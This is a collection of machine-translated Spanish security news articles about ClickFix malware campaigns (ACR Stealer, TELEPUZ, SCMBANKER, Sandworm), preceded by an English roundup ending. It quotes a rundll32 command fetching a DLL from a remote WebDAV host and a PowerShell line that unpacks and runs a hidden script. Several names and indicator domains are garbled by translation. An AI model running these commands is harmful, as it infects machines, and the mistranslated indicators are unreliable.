  • Beetle → It is an open-source, offline-first platform for analysing Android and iOS apps, including Flutter and React Native builds. It combines static analysis, evidence-backed findings, attack-chain correlation, source navigation, OWASP MASVS mapping, and reporting in one local workspace, with optional AI assistance for investigating results.
  • ndrstnd → It turns a coding agent’s branch changes into a clear, evidence-linked story. Instead of reading thousands of lines file by file, you can see what changed, why it matters, where the risk is, and which exact diff hunks support each claim. It runs locally and works with Codex and Claude Code.

Disclaimer: This is strictly for research and learning. It hasn’t been through a formal security audit, so don’t just blindly drop it into production. Read the code, break it in a sandbox first, and make sure whatever you’re doing stays on the right side of the law.

Conclusion

The lesson this week is simple: attackers do not need everything to fail. One trusted tool, one old bug, one exposed service, or one careless setting can be enough.

The best defence is still the boring work. Patch early. Remove access nobody needs. Watch the tools that act on your behalf. Treat anything public as something people will eventually test.

That is the week’s warning. Small gaps rarely stay small for long.

UAC-0145 utiliza CAPTCHA de ClickFix para infectar dispositivos ucranianos con malware – CYBERDEFENSA.MX

Se ha observado que actores de amenazas patrocinados por el estado ruso aprovechan la infame estrategia ClickFix para engañar a objetivos ucranianos para que infecten sus propias máquinas con malware de robo de datos.

Según el Equipo de Respuesta a Emergencias Informáticas de Ucrania (CERT-UA), la actividad se ha atribuido a UAC-0145un subgrupo dentro de Sandworm, una unidad de piratería avanzada afiliada a GRU, la principal agencia de inteligencia militar extranjera de Rusia.

En estos ataques, se ha descubierto que los actores de amenazas aprovechan comprobaciones CAPTCHA falsas en sitios web comprometidos que indican a los posibles objetivos que ejecuten un comando de PowerShell en la terminal.

«El comando mencionado, por ejemplo, podría estar destinado a descargar y guardar un archivo VBS en el directorio de ejecución automática de inicio; una de las variantes de dicho programa se llamaba GHETTOVIBE», CERT-UA dicho en una alerta.

Ciberseguridad

Los ataques también implican el uso de SCOUTCURL, un script de PowerShell que realiza un reconocimiento básico recopilando detalles sobre la máquina infectada. Algunos de los otros programas maliciosos encontrados en los puntos finales infectados son los siguientes:

  • FLUIDLEECH y LOADLOOP, que actúan como cargadores, mientras que el primero se hace pasar por software para eliminar virus informáticos.
  • FREAKYPOLL, una puerta trasera de Python

Se estima que al menos 10 sitios web se vieron comprometidos como parte de esta campaña entre junio y julio de 2026. Además de aprovechar Cloaking.House, un servicio de filtrado de tráfico que permite mostrar diferentes páginas a diferentes visitantes, se descubrió que los atacantes utilizan una herramienta personalizada llamada SMARTAXE para alterar dinámicamente el contenido de una página web según el visitante del sitio y mostrar una verificación CAPTCHA.

El contenido CAPTCHA que se inyectará en la página web emplea el Técnica EtherHiding para recuperar el nombre de dominio del recurso remoto de un contrato inteligente de Ethereum utilizando una dirección especificada en el código fuente.

CERT-UA dijo que también identificó al actor de amenazas que utiliza otras técnicas de ataque para ingresar a los dispositivos, incluido el uso de puertas traseras en dispositivos Android mediante la distribución de archivos APK a través de aplicaciones de mensajería, disfrazándolos de herramientas de seguridad. El malware incrustado en el archivo APK es una puerta trasera con todas las funciones con nombre en código COWARDDUCK que puede recopilar clandestinamente los siguientes detalles:

  • Contactos
  • Archivos que coinciden con ciertas extensiones («.conf», «.json», «.ovpn», «.txt», «.doc», «.docx», «.xls», «.xlsx», «.pptx», «.zip» y «.rar») de los directorios: «DCIM», «Documentos», «Descargas», «Imágenes» y «Alarmas».
  • Geolocalización en tiempo real

Además, el malware utiliza la API del servicio en la nube de Dropbox para cargar archivos, mientras recupera comandos o datos de un servidor externo o de sitios legítimos como steamcommunity.[.]com.

Ciberseguridad

El uso de ClickFix por parte del equipo de piratería respaldado por el Kremlin marca un cambio con respecto a campañas anteriores que han utilizado instaladores troyanizados para Microsoft Windows u Office que contienen una puerta trasera incorporada o software antivirus falso compartido a través de la aplicación de mensajería Signal.

La divulgación se produce mientras ClickFix continúa siendo una técnica de ingeniería social eficaz para la distribución de malware en todo el panorama de amenazas cibernéticas, y los delincuentes la aprovechan para distribuir OXLOADER, Mistic, SCMBANKER, ClickLock Stealer, TELEPUZ y ACR Stealer.

ACR Stealer utiliza señuelos ClickFix para robar tokens del navegador y archivos de Microsoft 365 – CYBERDEFENSA.MX

ACR Stealer, un ladrón de información en circulación desde 2024, está saliendo de las redes empresariales con contraseñas de navegador guardadas, tokens de sesión en vivo, archivos PDF, documentos de Microsoft 365 y archivos de carpetas sincronizadas de OneDrive y SharePoint.

Entra porque alguien pegó un comando en un cuadro Ejecutar y presionó Enter. microsoft establecido dos de las cadenas de entrega el jueves. Su equipo Defender Experts, el brazo de detección administrado de la compañía, había observado el aumento de la actividad de ACR Stealer en los entornos de los clientes desde finales de abril hasta mediados de junio, y dice que las campañas están «utilizando con éxito señuelos ClickFix para robar credenciales de navegador, tokens de autenticación y documentos confidenciales».

Ambas cadenas se abren con el mismo mensaje y luego se dividen: una deja rastros en el disco, la otra se ejecuta casi por completo en la memoria. La guía de remediación de Microsoft les dice a las víctimas que revoquen los tokens, no solo que roten las contraseñas.

Una carga útil en los píxeles

El mensaje probablemente llegue a través de publicidad maliciosa o resultados de búsqueda manipulados por SEO, según el informe. La cadena sin archivos comienza cuando se genera el comando pegado mshta.exe para extraer contenido HTA remoto. Un cargador de VBScript integrado se apoya en objetos COM para decodificar y activar PowerShell; esa etapa genera una identificación de víctima, deshabilita la validación de certificados y ejecuta lo que recupera en la memoria.

Lo que recupera es un JPEG de un servidor de imágenes, con la carga útil en los píxeles. Las rutinas personalizadas lo crean, lo descifran, lo descomprimen y lo ejecutan de manera reflexiva. Luego va por Chrome y Edge, leyendo el Login Data y Web Data bases de datos e invocar DPAPI para descifrar las contraseñas, cookies y tokens que contienen. Los archivos PDF en el escritorio y en Descargas también van.

El 26 de mayo, Brad Duncan, responsable del SANS Internet Storm Center documentó una infección de Windows rastreó hasta una página que se hacía pasar por Claude, el asistente de inteligencia artificial de Anthropic, a la que se accedía a través de anuncios maliciosos de Google y que a menudo se escondía detrás sites.google.com URL. La página ofrecía instrucciones de macOS cuando se abría en una Mac y instrucciones de Windows cuando se abría en Windows.

Ciberseguridad

Microsoft nunca nombra el señuelo. Dos de los indicadores de su tabla de la Campaña 2, creativecommunityinfo[.]art y enhanceblabber[.]ccfiguran como host de carga útil y C2. The Hacker News comparó ambos con la cadena de Duncan, que recorría los subdominios de cada uno siete semanas antes, y el informe de Microsoft cita su diario entre las referencias.

Esa cadena también sacó un JPEG de 628 KB de ImgBB, un servicio de alojamiento de imágenes. Lo marcó como parte de la infección y no obtuvo nada: «tampoco pude encontrar ningún signo evidente de datos incrustados».

canario rojo había registrado señuelos de la marca Claude un mes antes, entregando ACR Stealer a través de páginas falsas de Claude Code en GitLab, como claude-desktop[.]gitlab[.]io.

La otra cadena deja huellas

La primera cadena de Microsoft escribe en el disco, lo que deja a los defensores más con qué trabajar. El comando pegado extrae una DLL directamente de un recurso compartido WebDAV a través de HTTPS, utilizando un directorio GUID y un nombre de archivo creado para pasar como otra cosa; el ejemplo del informe es google.ct.

Red Canary publicó la misma forma en su informe de mayo, a partir de la telemetría de abril, semanas antes del artículo de Microsoft:

"C:\Windows\system32\rundll32.exe" \\sphere-api.dialectosphere.in[.]net\05fe317c-0981-4de2-bc8a-930d369db441\ck-3d80df5d12cdfe6450a782fc87bf66b444.google,#1

Dos de las tres variantes que Defender Experts vio utilizar pushd Primero debe montar el recurso compartido remoto como una unidad local temporal, de modo que la carga útil se ejecute a través de lo que parece una ruta local. El más sigiloso envuelve eso en conhost.exe --headless para cerrar la ventana de la consola y oculta las cadenas para pushd, rundll32y el host remoto detrás de la expansión retrasada de las variables de entorno.

Lo que sigue es PowerShell ofuscado. Coloca un ZIP en una carpeta debajo %LocalAppData%\Temp con un nombre inofensivo; El ejemplo de Microsoft es LogiOptionsPlus. un paquete pythonw.exe luego inicia el script Python, por lo que no aparece nada en la pantalla. El instalador borra las copias más antiguas antes de realizar la instalación, lo que lo convierte en un actualizador.

Persiste a través de una tarea programada oculta que se hace pasar por una actualización de software, copia marcas de tiempo notepad.exe en sus propios archivos y borra el historial de PowerShell detrás de él. La última etapa permanece en la memoria y se ejecuta a través de la API de Windows Fiber.

En un subconjunto de estas intrusiones, un segundo cargador de Python se comunica con los puntos finales RPC públicos de blockchain y la infraestructura de nodos Web3, probablemente extrayendo una carga útil o una dirección C2 de un libro de contabilidad público. Microsoft llama a la técnica EtherHiding: coloque el puntero en un contrato inteligente y no quedará ningún solucionador controlado por el atacante que aprovechar.

Sin errores, sin números

Ninguna cadena explota una vulnerabilidad. Ambos heredan exactamente lo que el usuario que inició sesión ya tiene, y cada capa posterior, el montaje WebDAV, la extracción de píxeles y la transferencia en memoria, solo se ejecuta porque una persona leyó un mensaje y presionó Enter. No hay CVE en esta historia. La aplicación de parches no elimina la ruta de pegar y ejecutar.

Microsoft dice que los señuelos están funcionando, pero nunca lo cuantifica. El informe no proporciona un recuento de víctimas, ni un número de clientes afectados, ni una base de referencia para el aumento que informa.

La telemetría de abril de Red Canary al menos tiene números. ClearFake, un clúster de inyección web que ha estado alimentando a ACR Stealer desde al menos marzo de 2025, ocupó el puesto número uno en su lista de amenazas más frecuentes por primera vez ese mes, y ACR Stealer entró entre los diez primeros empatando en el sexto lugar.

Ciberseguridad

El clúster se entrega a través de JavaScript inyectado en sitios comprometidos y el informe de Microsoft no lo menciona en ninguna de las cadenas.

¿De quién es este ladrón?

Microsoft tiene cuidado con lo que afirma. Vincula la actividad con ACR Stealer según el comportamiento observado y el arte posterior a la explotación, se compara con lo que se sabe públicamente sobre la infraestructura de la familia y no nombra ningún actor de amenaza. La precaución se gana.

ACR, también escrito como AcridRain, fue comercializado en foros de habla rusa por un actor conocido como SheldIO, que cerró las ventas en julio de 2024. Las cuentas se dividieron sobre lo que sucedió después. eSentire dice que el código fuente se vendió. El relato de Proofpoint difiere: el mismo canal de Telegram anunció el cierre, no un adiós del equipo, y el panel de Amatera apareció cinco meses después.

En cuanto al cambio de marca, están de acuerdo. Punto de prueba reportado en junio de 2025 que «ACR Stealer fue significativamente actualizado y renombrado como Amatera Stealer», con un precio de $199 por mes a $1,499 por año. Red Canary trata a ACR y Amatera como una familia y evalúa al propio ACR como un GrMsk Stealer actualizado.

Una detección de julio de 2026 denominada ACR Stealer es una llamada de comportamiento en una base de código cuyo nombre ha cambiado al menos una vez y puede haber cambiado de propietario. La etiqueta describe el código. No te dice quién lo dirige.

donde detenerlo

Un control se encuentra antes de cada técnica anterior: ninguna cadena se ejecuta sin que un usuario pegue un comando en el cuadro de diálogo Ejecutar.

  • Corta el vector. eSentire recomienda eliminar el mensaje Ejecutar a través de GPO y bloquear mshta.exe a través de AppLocker o WDAC.
  • Utilice reglas de control de aplicaciones y reducción de la superficie de ataque para que PowerShell, Python, mshta.exey rundll32.exe no puede iniciar contenido entregado por Internet desde Downloads, Tempo %LocalAppData%.
  • Caza rundll32.exe ejecutándose sin parámetros de línea de comando mientras se establece una conexión de red, que es la oportunidad de detección de Red Canary para esta familia. Agregue tareas programadas que se hacen pasar por actualizaciones de software, tiempos de espera y borrado del historial de PowerShell.
  • En un host sospechoso, aísle, rote credenciales, revoque tokens y verifique las conexiones salientes a recursos compartidos remotos y servicios de alojamiento de imágenes.

Microsoft envió tres consultas de búsqueda de Defender XDR y 16 dominios de campaña con el informe.

Esos indicadores son una porción, y el informe así lo dice: representativos, no el rango completo de la familia, con más campañas e infraestructura probablemente activas. Los dominios rotan. La pregunta en el frente no, porque funciona. Los señuelos se superponen en lugar de reemplazarse: Red Canary vio CAPTCHA falsos y páginas de Claude falsas en la misma telemetría de abril.

El nuevo malware TELEPUZ se propaga a través de ClickFix para robar datos y ejecutar comandos – CYBERDEFENSA.MX

Los investigadores de ciberseguridad han llamado la atención sobre un nuevo malware modular llamado TELEPUZ que se ha estado propagando a través de sitios web infectados con señuelos ClickFix desde finales de abril de 2026.

«El malware tiene todas las funciones, es ligero y modular», afirma Cyril François, investigador de Elastic Security Labs. dicho en un informe técnico. «Si bien el número de C2 [command-and-control] dominios es actualmente pequeño, el volumen diario de compilaciones cargadas en VirusTotal y el rápido ritmo de las actualizaciones indican un desarrollo activo y probablemente un mayor crecimiento».

La divulgación lo convierte en el segundo nuevo actor de amenazas después de SCMBANKER que se propaga a través de Hacer clic en arreglara ataque generalizado de ingeniería social que engaña a los usuarios para que ejecuten manualmente comandos maliciosos disfrazándolos de correcciones inocentes para errores falsos del navegador, actualizaciones de software o verificaciones CAPTCHA.

La técnica se basa en un enfoque llamado secuestro del portapapeles. Debido a que las páginas web que utilizan ClickFix inyectan scripts o comandos maliciosos en el portapapeles de una víctima potencial y brindan instrucciones para pegarlos y ejecutarlos, también se lo conoce como pastejacking.

La cadena de ataque ClickFix vinculada a TELEPUZ da como resultado la ejecución de PowerShell, que descarga una carga útil de segunda etapa desde una URL remota y la ejecuta. La carga útil es una variante Go de Vidar Stealer, que se sabe que recopila datos confidenciales de hosts infectados e implementa malware secundario, en este caso un binario stager que es responsable de iniciar TELEPUZ («telepuz.dll») usando «rundll32.exe». Tanto el binario stager como el DLL principal se recuperan de «hurgadatour[.]dominio «tienda».

Ciberseguridad

Escrito en C, TELEPUZ es liviano y modular, y muestra signos de que fue desarrollado por un desarrollador en solitario o un equipo muy pequeño con experiencia en codificación. Un volumen constante de envíos diarios de VirusTotal asociados con la amenaza sugiere que probablemente se ofrezca bajo un modelo de malware como servicio (MaaS).

TELEPUZ también incorpora una serie de técnicas de ofuscación, como instrucciones basura que no tienen ningún propósito funcional, importar hash de nombre para resolver importaciones, cifrado de cadenas y llamadas indirectas al sistema, para frustrar los esfuerzos de análisis.

Luego procede a realizar comprobaciones anti-VM y de geolocalización verificando las limitaciones de hardware, como si la máquina tiene menos de dos CPU, menos de 2 GB de memoria o espacio en disco insuficiente, y garantiza que el identificador local del sistema (LCID) no esté entre una lista codificada de países de la Comunidad de Estados Independientes (CEI).

Además de eso, el malware compara el nombre de usuario actual y el nombre de la computadora con una lista codificada de identificadores de investigación de malware y entornos aislados comunes. El objetivo de estas comprobaciones es finalizar la ejecución inmediatamente si se detecta un entorno virtualizado o de espacio aislado, o una ubicación geográfica no autorizada.

Una vez superadas todas las comprobaciones, TELEPUZ toma medidas para desactivar el seguimiento de seguridad mediante desenganchando NTDLLdesactivando la interfaz de escaneo antimalware (AARMI) y seguimiento de eventos para Windows (ETW), y eliminar terceros Notificación Dll devoluciones de llamadaque permiten que una aplicación reciba alertas cuando se carga o descarga una DLL.

La rutina de evasión de defensa va seguida de comprobaciones para detectar la presencia de depuradores y bloquearlos. Luego recupera el ID del proceso principal y valida el nombre del proceso principal con una lista de ejecutores conocidos, como «rundll32.exe» y «svchost.exe». En la etapa final, genera un identificador de víctima único que se obtiene concatenando el número de serie del hardware, el nombre de la computadora y la fecha de instalación del sistema operativo.

«Después de una identificación exitosa de la sesión, el malware genera dos subprocesos simultáneos: uno dedicado a elevarse e instalar el malware como un servicio, y el otro para iniciar el ciclo de comunicación C2», dijo François. «El hilo de instalación comienza elevándose a administrador utilizando la técnica de apodo de elevación COM».

«Al alcanzar la elevación y dependiendo de la configuración, TELEPUZ intenta obtener el privilegio del SISTEMA robando el token del primer proceso encontrado con uno de los siguientes nombres: spoolsv.exe, msdtc.exe, WmiPrvSE.exe, svchost.exe. Luego, se registra como un servicio creando las claves de registro necesarias para indicarle a Windows que cargue el malware dentro de una nueva instancia de svchost.exe».

Ciberseguridad

Al mismo tiempo, el malware intenta establecer contacto con su servidor C2 hasta 10 veces. Si estos intentos fracasan, TELEPUZ intenta recuperar la dirección C2 alternativa utilizando cuatro métodos diferentes:

  • Al extraer una URL cifrada del perfil de Telegram («t[.]me/chanadarkpart») descripción. El canal fue creado el 28 de abril de 2026.
  • Al extraer una URL cifrada de un Perfil de la comunidad Steam. La URL apunta a la misma dirección C2 que se encuentra en el canal de Telegram.
  • Ejecutando una consulta DNS para el código base del código de dominio[.]com, extrae y descifra la dirección C2 alternativa.
  • Al extraer una URL cifrada de un Contrato inteligente de blockchain poligonal.

TELEPUZ utiliza el servidor C2 para establecer comunicación mediante WebSockets con TLS opcional y espera instrucciones del operador, lo que le permite realizar una amplia gama de acciones maliciosas, incluida la enumeración de archivos, operaciones de archivos, registro de pulsaciones de teclas, ejecución de comandos, gestión de procesos, captura de pantalla, inyección web y extracción de cookies para navegadores basados ​​en Chromium. También puede descargar y ejecutar ejecutables y módulos DLL.

El componente del inyector web también puede comunicarse directamente con el servidor C2 para recibir y ejecutar comandos dirigidos a navegadores basados ​​en Chromium y Mozilla Firefox. Los comandos permiten desviar cookies y ejecutar JavaScript arbitrario en los navegadores aprovechando el protocolo Chrome DevTools Protocol (CDP) y el protocolo WebDriver BiDi.

«Su número limitado sugiere que lo que pensamos es un MaaS todavía está en sus primeras etapas, a pesar del gran volumen de construcciones generadas», dijo Elastic. «Si bien los dominios provisionales están protegidos por Cloudflare, ocultando sus verdaderas ubicaciones de alojamiento, los servidores C2 han sido identificados como sitios web comprometidos ubicados en Brasil e India, respectivamente».

El malware SCMBANKER utiliza señuelos ClickFix para atacar a los usuarios de la banca mexicana – CYBERDEFENSA.MX

Una nueva operación bancaria fraudulenta está dirigida a clientes de bancos, fintech, procesadores de pagos e intercambios de criptomonedas mexicanos que utilizan señuelos ClickFix.

El grupo de actividades, rastreado por Elastic Security Labs bajo el nombre REF6045implica infectar a las víctimas a través de páginas de verificación CAPTCHA falsas que las engañan para que ejecuten un comando malicioso que instala un kit de herramientas PowerShell denominado SCMBANKER. Algunos componentes del malware se remontan a octubre de 2025.

«Una vez instalado, el operador puede ver cuándo una víctima abre una sesión bancaria, bloquear la pantalla detrás de una advertencia bancaria falsa, empujar a las víctimas a una interacción telefónica en vivo, redirigir el navegador o reemplazar los números de cuenta copiados en el portapapeles», afirman los investigadores de seguridad Jia Yu Chan y Salim Bitam. dicho. «Para una adquisición total, también pueden implementar una herramienta comercial de acceso remoto».

SCMBANKER está diseñado específicamente para atacar el ecosistema financiero de México, y la evidencia apunta al uso de un modelo de lenguaje grande (LLM) para desarrollar una gran parte de las herramientas. El kit de herramientas admite una amplia gama de capacidades, que incluyen monitoreo de sesiones bancarias, captura de pantalla, superposiciones de vishing, redireccionamientos de phishing, manipulación del portapapeles e instalación de utilidades remotas.

Los hallazgos de Elastic surgen de una falla de seguridad operativa en la infraestructura REF6045, que hizo posible recuperar un archivo ZIP que contiene el directorio raíz web completo de la operación desde un directorio abierto ubicado en «68.211.161[.]46.»

Ciberseguridad

El punto de partida es una verificación CAPTCHA falsa que se disfraza como una página de verificación de seguridad, instando a las víctimas potenciales a resolver un desafío similar a Google reCAPTCHA para identificar imágenes que contienen una boca de incendio. Una vez que se completa el paso, se les presentan instrucciones para copiar y pegar un comando malicioso en el cuadro de diálogo Ejecutar de Windows.

Esto, a su vez, desencadena la ejecución de un script por lotes que es responsable de instalar el malware a través de un proceso de varias etapas, comenzando con una pantalla de actualización de Windows falsa.

«El script por lotes inicia inmediatamente Microsoft Edge en modo quiosco y apunta a una actualización falsa[.]net, un conocido sitio de pentesting/red team que muestra una pantalla falsa de Windows Update», dijo Elastic. «Esta distracción gana tiempo para que el script se ejecute completamente».

En la siguiente etapa, el script verifica si se está ejecutando como administrador y, si no, inicia un mensaje de Control de cuentas de usuario (UAC) de Windows cada 20 segundos, empujando efectivamente a la víctima a hacer clic en «Sí» en el cuadro de diálogo de consentimiento. Tan pronto como obtiene privilegios elevados, bloquea el movimiento del mouse. Este comportamiento, combinado con la pantalla falsa de actualización de Windows, obliga a la víctima a quedarse, dándole al malware tiempo suficiente para descargar el conjunto completo de herramientas en segundo plano utilizando el administrador de bits herramienta desde el mismo directorio.

Después de descargar los componentes de SCMBANKER en el host comprometido, configura la persistencia usando la carpeta de Inicio de Windows y una clave de Ejecución del Registro, después de lo cual envía mediante programación un evento de pulsación de tecla F11 para salir de la pantalla completa e inicia una secuencia de pulsación de tecla «Ctrl+W» para cerrar la pestaña falsa de actualización de Windows.

«Sin embargo, este enfoque sólo funciona en una ventana de navegador estándar de pantalla completa, no en modo quiosco», dijo Elastic. «Luego fuerza un reinicio con el comando de apagado /r /t 02 y cambia. Al reiniciar, el mecanismo de persistencia anterior a través de la tecla Ejecutar del Registro activa la ejecución del archivo VBScript (‘run.vbs’)».

El script de Visual Basic sirve como iniciador maestro para ejecutar varios módulos en paralelo:

  • edifhjwe.ps1, para actualización automática del kit de herramientas
  • cliente.ps1, para baliza de comando y control (C2) y control de implantes
  • avs.ps1, para descargar el instalador RAT de Remote Utilities para facilitar el acceso práctico a la máquina de la víctima
  • clip.ps1 y clip2.ps1, para número de cuenta CLABE y número de tarjeta, secuestro del portapapeles para redirigir transacciones
  • correr.ps1, para ejecución arbitraria de PowerShell
  • ini.ps1, un iniciador de «jujuzkt.ps1», un monitor de actividad bancaria que comprueba todos los títulos de ventanas visibles cada segundo en busca de coincidencias contra una lista de instituciones financieras mexicanas y, si se encuentra una coincidencia, toma capturas de pantalla y registra las pulsaciones de teclas
  • rotor2.ps1, un contenedor para «mensaje1.ps1», un motor de vishing que ofrece superposiciones falsas con advertencias de seguridad que indican a las víctimas que llamen a ciertos números de teléfono.
  • remo.ps1, un iniciador controlado por dirección IP para «jujuzkt2.ps1», un redirector de navegador que coincide con los títulos de las ventanas contra una listay, si hay una URL configurada, coloca una URL de phishing en el portapapeles, crea el navegador y envía una serie de eventos de pulsación de teclas (Ctrl+L, Ctrl+V e Intro) para llevar a la víctima a la página de inicio de phishing.

Uno de esos destinos de redireccionamiento, «’bancaporinternetbbmx[.]online», contiene un script de notificación de Telegram de carga de página que recopila detalles del navegador, del dispositivo y de la dirección IP, y envía la información a un chat de Telegram, alertando al operador que una víctima redirigida ha alcanzado el atractivo para ataques posteriores.

Ciberseguridad

«Los guiones muestran fuertes signos de ayuda de la IA, muy probablemente al generar un modelo de lenguaje grande en español y luego aplicar ofuscación manual», dijo Elastic.

«El código tiene una personalidad dividida, con nombres de funciones limpios y descriptivos y comentarios explicativos intensos junto a variables acortadas a mano y artefactos de generación sobrantes. La ubicación de comentarios similares a instrucciones directamente encima del código que describen sugiere que los autores han solicitado un asistente de codificación en línea como Copilot o Cursor».

En conjunto, los hallazgos representan el trabajo de un actor de amenazas que se ha apoyado en la IA para ensamblar un tosco conjunto de herramientas que se caracteriza mejor por copiar y pegar archivos por lotes, mala artesanía y fallas de seguridad operativa.

«Las víctimas se mantienen como una fuente pasiva mientras el operador observa un panel en vivo y ataca solo a los objetivos que valen la pena, activando redireccionamientos del navegador, bloqueos de vishing, intercambios de portapapeles o un RAT completo por IP, a pedido», concluyeron los investigadores. «Por más crudo que sea, SCMBANKER ya tiene víctimas reales. El contador de víctimas en vivo y las máquinas etiquetadas en los paneles del propio operador muestran que personas individuales están siendo atacadas activamente».

Un investigador analiza 3000 cargas útiles de Live ClickFix, exponiendo la entrega de malware impulsada por API – CYBERDEFENSA.MX

Hacer clic en arreglarel truco que engaña a las personas para que ejecuten malware manualmente, se ha convertido silenciosamente en un back office.

Una nueva investigación muestra que los comandos maliciosos detrás de sus páginas falsas de «demuestra que eres humano» ahora son distribuidos por servidores basados ​​en API que le dan a cada visitante el mismo malware con un disfraz diferente. La misma investigación también reveló un nuevo método de entrega creado para eludir el escaneo de scripts de Windows.

El investigador de seguridad Bert-Jan Pals desmontó varias plataformas ClickFix y analizó aproximadamente 3000 cargas útiles de campañas en vivo. Presentó los hallazgos en naranjacon a principios de junio y publicó los detalles el 30 de junio.

ClickFix es simple por diseño. Una página con trampa explosiva muestra un CAPTCHA falso o un error, JavaScript oculto coloca un comando en su portapapeles y la página le indica que presione una combinación de teclas, pegue y presione Enter. Usted mismo ejecuta el malware.

Por lo general, no hay ningún exploit en el primer paso y, a menudo, no hay ningún archivo que los antivirus tradicionales puedan marcar, por lo que los controles convencionales de correo electrónico y terminales tienen menos que detectar.

Funciona lo suficientemente bien como para que ESET mida un 517% salto desde finales de 2024 hasta la primera mitad de 2025, y Microsoft Informe de defensa digital 2025 lo sitúa en el 47% de los casos de acceso inicial vistos por su equipo de Defender Experts.

Ciberseguridad

La técnica ahora tiene su propia entrada en MITRE ATT&CK, T1204.004.

Cargas útiles hechas a pedido

La parte nueva es cómo se producen las cargas útiles. Pals descubrió que las páginas extraían sus comandos de servidores backend que funcionan como un servicio bajo demanda: aceptan solicitudes, verifican un token de acceso, registran a la persona que llama y devuelven un comando recién codificado cada vez.

Le pidió a un servidor 100 cargas útiles y obtuvo 100 diferentes, envueltas en una mezcla rotativa de Base64, AES, TripleDES, Rijndael y Deflate. Quite el envoltorio y, al menos por ahora, todos se descomprimirán en el mismo script, que se ejecuta en la memoria a través de un espacio de ejecución de PowerShell.

El disfraz es desechable; el malware que contiene no lo es, aunque Pals advierte que la carga principal probablemente comenzará a cambiar según la víctima en poco tiempo. La misma plataforma sirve señuelos en 25 idiomas y hace coincidir el comando con el sistema operativo del visitante, con versiones de macOS ejecutándose junto con Windows.

La etiqueta «como servicio» no es sólo marca. ESET ha rastreado a delincuentes que venden constructores ClickFix ya preparados a otros atacantes. Pals encontró una comercialización paralela un nivel más profundo, en cómo cada carga útil se produce a pedido.

Una forma más silenciosa de entrar: el método de la carpeta de Descargas

El segundo hallazgo es una respuesta directa a los defensores que miran el portapapeles. En lugar de copiar un comando malicioso, las páginas más nuevas copian uno que parece inofensivo.

La página descarga silenciosamente un archivo a la carpeta Descargas y el portapapeles recibe una breve línea de «orquestador» que mueve ese archivo, lo descomprime y ejecuta el script que contiene. Debido a que la línea pegada es solo ese orquestador y no la carga útil en sí, está diseñada para pasar por alto AMSI, la característica de Windows que permite que el antivirus analice los scripts antes de que se ejecuten. El código incorrecto se encuentra en el archivo descargado, a un lado. La línea del portapapeles observada tenía este aspecto:

powershell -C «$t=$env:TMP;Move-Item \»$HOME\Downloads\tmp.zip\» \»$t\7947.zip\»;tar -xf \»$t\7947.zip\» -C \»$t\»;conhost –headless powershell -ExecutionPolicy Bypass -File \»$t\tmp.ps1\» # \»* No soy un robot reCAPTCHA ID de verificación: 7947 *\»»

La ejecución también se ha vuelto sigilosa. El señuelo original de 2024 decía a la gente que presionara Windows+R y lo pegara en el cuadro Ejecutar. Una versión más nueva, común hasta 2025 y 2026, los dirige a Windows+X y a la Terminal de Windows. El uso de la terminal parece más común y, a diferencia del cuadro Ejecutar, no deja rastro en la clave de registro RunMRU que los investigadores normalmente verifican.

ClickFix dejó de ser una herramienta exclusiva para delincuentes hace un tiempo. Punto de prueba vincularon a grupos respaldados por estados de Rusia, Irán y Corea del Norte, incluidos APT28, MuddyWater y Kimsuky, a campañas que colocaron a ClickFix en sus cadenas de infección existentes, y equipos norcoreanos crearon una versión de «entrevista ClickFake» de trabajo falso para afectar a los trabajadores de criptomonedas.

Ciberseguridad

El truco ha generado parientes nombrados como FileFix y DescargarReparar que se apoyan en otras herramientas confiables de Windows. La escala tampoco es teórica: la empresa de seguridad Expel encontró una ola de ClearFake que probablemente infectó hasta 147.521 sistemas desde finales de agosto de 2025.

Lo que los defensores deberían mirar

La lección defensiva no ha cambiado. Los detalles tienen. Las señales confiables son cadenas de procesos, no texto del portapapeles: explorador.exe o WindowsTerminal.exe lanzamiento powershell.exe, cmd.exeo msiexec.exe y comunicarse con la red inmediatamente después.

Esos fueron los lanzadores más comunes en los datos de Pals, con PowerShell y cmd empatados en aproximadamente un 39% cada uno y msiexec muy cerca con un 34%.

El EDR de comportamiento, las reglas de control de aplicaciones que limitan qué programas pueden llamar a intérpretes de secuencias de comandos y la guía sencilla para el usuario («nunca pegue un comando que le dijeron que ejecutara en el cuadro Ejecutar o en una terminal») todavía se mantienen. El método de la carpeta de Descargas agrega una cosa más para buscar: una frase de apariencia inocente que toca la carpeta de Descargas y luego genera un PowerShell oculto.

Pals también enumeró tres servidores de carga útil vistos durante la investigación:

  • estrella cómica[.]latitud
  • bebé[.]cfd
  • merkantalolol[.]Asia

Una conexión con uno de estos no prueba infección. Significa que lo más probable es que un comando haya sido colocado en el portapapeles de alguien.

El veredicto de Pals sobre esta técnica es contundente: «ClickFix llegó para quedarse». El patrón en su investigación es que ClickFix cambia en el momento en que los defensores se ponen al día, y el paso de scripts únicos a servidores de carga útil bajo demanda es lo que hace que esa adaptación sea barata de repetir.

Lo siguiente que vale la pena observar es si el malware en sí, y no sólo su envoltorio, comienza a cambiar de una víctima a otra.

Nueva puerta trasera Mistic vinculada a KongTuke en campañas ClickFix y ModeloRAT – CYBERDEFENSA.MX

Una nueva puerta trasera sigilosa llamada místico se ha implementado como parte de presuntos ataques con motivación financiera dirigidos a múltiples organizaciones que abarcan los sectores de seguros, educación, TI y servicios profesionales desde abril de 2026.

Según Symantec y el equipo Threat Hunter de Carbon Black, se dice que la puerta trasera, también rastreada como MLTBackdoor, está vinculada a un corredor de acceso inicial (IAB) llamado KongTuke (también conocido como 404 TDS, Chaya_002, LandUpdate808, TAG-124 y Woodgnat), y se eliminó junto con ModeloRAT, un troyano de acceso remoto (RAT) de Python previamente atribuido al grupo.

«La puerta trasera ejecuta cargas útiles en la memoria sin ningún archivo escrito en el disco e incluye un interruptor de apagado que le permite eliminarse a sí mismo, características consistentes con un operador que busca acceso a largo plazo y de baja visibilidad», dijeron los equipos de ciberseguridad de Broadcom. dicho en un informe compartido con The Hacker News.

ModeloRAT fue señalado por primera vez por Huntress en enero de 2026 en relación con una variante de una campaña de ClickFix denominada CrashFix, en la que los actores de KongTuke utilizaron una extensión maliciosa de Google Chrome disfrazada de bloqueador de anuncios para bloquear intencionalmente el navegador web de una víctima y engañarla para que ejecutara comandos arbitrarios con el pretexto de ejecutar un análisis de seguridad.

Ciberseguridad

